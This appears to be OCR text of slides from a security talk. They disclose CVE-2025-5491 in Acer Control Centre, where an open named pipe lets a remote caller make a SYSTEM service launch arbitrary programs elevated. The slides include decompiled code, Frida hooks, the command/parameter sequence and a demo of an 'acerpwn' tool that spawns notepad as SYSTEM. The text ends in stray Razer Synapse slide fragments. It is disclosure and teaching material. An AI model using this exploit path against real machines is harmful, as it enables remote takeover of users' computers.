way to reboot your computer or execute code in a privileged context.
- Comes pre-installed with some laptops.
- More misuse of an "Unauthenticated" RPC mechanism.


Acer Control Centre

CVE-2025-5491

Acer Control Centre

No TCP Service, but a Named Pipe





Acer Control Centre

Client & Server Architecture

ACCSvc.exe

NT AUTHORITY\SYSTEM,
Native Binary

ACCStd.exe

Normal User,
.Net Binary

Client & Server Architecture

Client & Server Architecture

```
SendCommandByNamedPipe(
    pipe, 7, {target, 113}
)
```

Client & Server Architecture


Client & Server Architecture

<---- 7, {target, 113}

Client & Server Architecture

<---- 7, {target, 113}

CreateProcessAsUser(…, target, …)



Acer Control Centre

Guests get FILE_ALL_ACCESS

```
PS C:\Users\user.PLAK\Downloads\SysinternalsSuite> .\accesschk.exe -liv \\.\pipe\treadstone_service_LightMode

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Error: \\.\pipe\treadstone_service_LightMode has a non-canonical DACL:
   Explicit Deny after Explicit Allow
\\.\pipe\treadstone_service_LightMode
  DESCRIPTOR FLAGS:
      [SE_DACL_PRESENT]
      [SE_SACL_PROTECTED]
      [SE_SELF_RELATIVE]
  OWNER: BUILTIN\Administrators
  [0] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Guests
        [OBJECT_INHERIT_ACE]
        [CONTAINER_INHERIT_ACE]
      FILE_ALL_ACCESS
```

Acer Control Centre

Guests get FILE_ALL_ACCESS

```
PS C:\Users\user.PLAK\Downloads\SysinternalsSuite> .\accesschk.exe -liv \\.\pipe\treadstone_service_LightMode

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Error: \\.\pipe\treadstone_service_LightMode has a non-canonical DACL:
   Explicit Deny after Explicit Allow
\\.\pipe\treadstone_service_LightMode
  DESCRIPTOR FLAGS:
      [SE_DACL_PRESENT]
      [SE_SACL_PROTECTED]
      [SE_SELF_RELATIVE]
  OWNER: BUILTIN\Administrators
  [0] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Guests
        [OBJECT_INHERIT_ACE]
        [CONTAINER_INHERIT_ACE]
      FILE_ALL_ACCESS
```

No LPE...
but RCE!

Acer Control Centre

Remote Code Execution - DEMO

Acer Control Centre v4.00.3054.0

Windows 11 -...

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\user>
```

Windows PowerShell 10:42 PM 2/21/2025

Windo...

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\user.PLAK> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : localdomain
   IPv6 Address. . . . . . . . . . . : fdb2:2c26:f4e4:0:429e:f397:fa37:92a5
   Temporary IPv6 Address. . . . . . : fdb2:2c26:f4e4:0:7c11:40aa:bcf7:b06b
   Link-local IPv6 Address . . . . . : fe80::a6c7:d717:3b33:7515%12
   IPv4 Address. . . . . . . . . . . : 10.211.55.13
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.211.55.1

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : localdomain
   IPv6 Address. . . . . . . . . . . : fdb2:2c26:f4e4:1:82d3:9c5:6105:8bad
   Temporary IPv6 Address. . . . . . : fdb2:2c26:f4e4:1:3c7d:e3a9:1c8c:3683
   Link-local IPv6 Address . . . . . : fe80::e3b6:bf0b:5559:7644%5
   IPv4 Address. . . . . . . . . . . : 10.37.129.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
PS C:\Users\user.PLAK>
```

Term ENG US 22:42 2025/02/21

- Why would ACCSvc.exe run as SYSTEM, but execute code as a normal user?
- What exactly is that 113 used in SendCommandByNamedPipe?
- What other commands exist beyond command 7?

7 as a command number

```
140032a48  wchar16 const (* data_140032a48)[0x1d] = data_140032360 {u"treadst
140032a50  void* data_140032a50 = sub_1400082b0
140032a58  void* data_140032a58 = sub_140008530
140032a60  void* data_140032a60 = sub_1400085f0
140032a68  void* data_140032a68 = sub_1400086b0
140032a70  void* data_140032a70 = sub_140008810
140032a78  void* data_140032a78 = sub_140008920
140032a80  void* data_140032a80 = sub_140008a80
140032a88  void* data_140032a88 = runCommand
140032a90  wchar16 const (* data_140032a90)[0x1d] = data_140032360 {u"treadst
```

Acer Control Centre

Frida to Trace Commands

```
Interceptor.attach(TARGET(0x1400082b0), { onEnter(args) { … }});
Interceptor.attach(TARGET(0x140008530), { onEnter(args) { … }});
Interceptor.attach(TARGET(0x1400085f0), { onEnter(args) { … }});
Interceptor.attach(TARGET(0x1400086b0), { onEnter(args) { … }});
Interceptor.attach(TARGET(0x140008810), { onEnter(args) { … }});
Interceptor.attach(TARGET(0x140008920), { onEnter(args) { … }});
Interceptor.attach(TARGET(0x140008a80), { onEnter(args) { … }});
Interceptor.attach(TARGET(0x140008a88), { onEnter(args) { … }});
```


Acer Control Centre

Command 7 - Revisited

```
int64_t sub_140007570(
    PWSTR arg1,          <--- Target Process Path
    int64_t arg2,
    PROCESS_INFORMATION* arg3,
    int32_t arg4         <--- Number 113
)
```

Command 7 - Revisited

```
uint32_t nSubAuthority0 = 0x2000;

if (arg4 == 0x72)
    nSubAuthority0 = 0x3000;
```

0x72 == 114

Command 7 - Revisited

```
uint32_t nSubAuthority0 = 0x2000;

if (arg4 == 0x72)
    nSubAuthority0 = 0x3000;
```

0x3000 == 12288

```
if (!AllocateAndInitializeSid(&identifierAuthority, 1, nSubAuthority0,
    0, var_158_2, var_150_1, nSubAuthority4, var_140_1, var_138_1,
    var_130_1, pSid))
{
```

S-1-16-12288 == ML_HIGH [0]

[0] https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dtyp/81d92bba-d22b-4a8c-908a-554ab29148ab

Command 7 - Revisited

113 = Normal User Context
114 = Elevated User Context

Command 7 - Revisited

```
target = "\some\payload.exe"

SendCommandByNamedPipe(
    pipe, 7, {target, 114}
)
```

Notepad as SYSTEM

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Image Type	User Name
svchost.exe		3 684 K	17 508 K	12604	Host Process for Windows Services	Microsoft Corporation	64-bit	NT AUTHORITY\SYSTEM
ACCSvc.exe		16 952 K	60 128 K	3396	ACCSvc	Acer Incorporated	64-bit	NT AUTHORITY\SYSTEM
notepad.exe		3 384 K	18 428 K	14460	Notepad	Microsoft Corporation	64-bit	NT AUTHORITY\SYSTEM
svchost.exe		1 408 K	8 152 K	10840	Host Process for Windows Services	Microsoft Corporation	64-bit	NT AUTHORITY\LOCAL S

Command Prompt

```
C:\Users\user.PLAK\source\repos\acerpwn\acerpwn\bin\Release>.\acerpwn.exe . c:\windows\system32\notepad.exe
Attempting to run c:\windows\system32\notepad.exe on ....
Connecting to: .
Running: c:\windows\system32\notepad.exe
Done! Cleaning up.

C:\Users\user.PLAK\source\repos\acerpwn\
```

Untitled - Notepad

File Edit Format View Help


A new version of Notepad is available. Launch

Acer Control Centre

Yes, it works remotely too :)

Acer Control Centre Summary

- No reboot POC, but a way to execute code in a privileged context, remotely.
- Comes pre-installed with some laptops.
- While not TCP, poorly privileged Named Pipe is effectively the same as listening on 0.0.0.0.


System Alert
Attention Required
999%
System Alert
SYSTEM DUMP FAILED!!
Clean PC
Yes
No
Set adwarecke as your
AD: Fake
Razer Synapse 4
CVE-2025-27811

SYNAPSE | MACRO | LINKED GAMES | SETTINGS

RAZER SYNAPSE

DASHBOARD | GAMER ROOM | DEVICES & MODULES | GLOBAL SHORTCUTS

DEVICES

NO DEVICE FOUND

VIEW COMPATIBLE DEVICES

VISIT RAZER STORE

YOU MIGHT BE INTERESTED IN

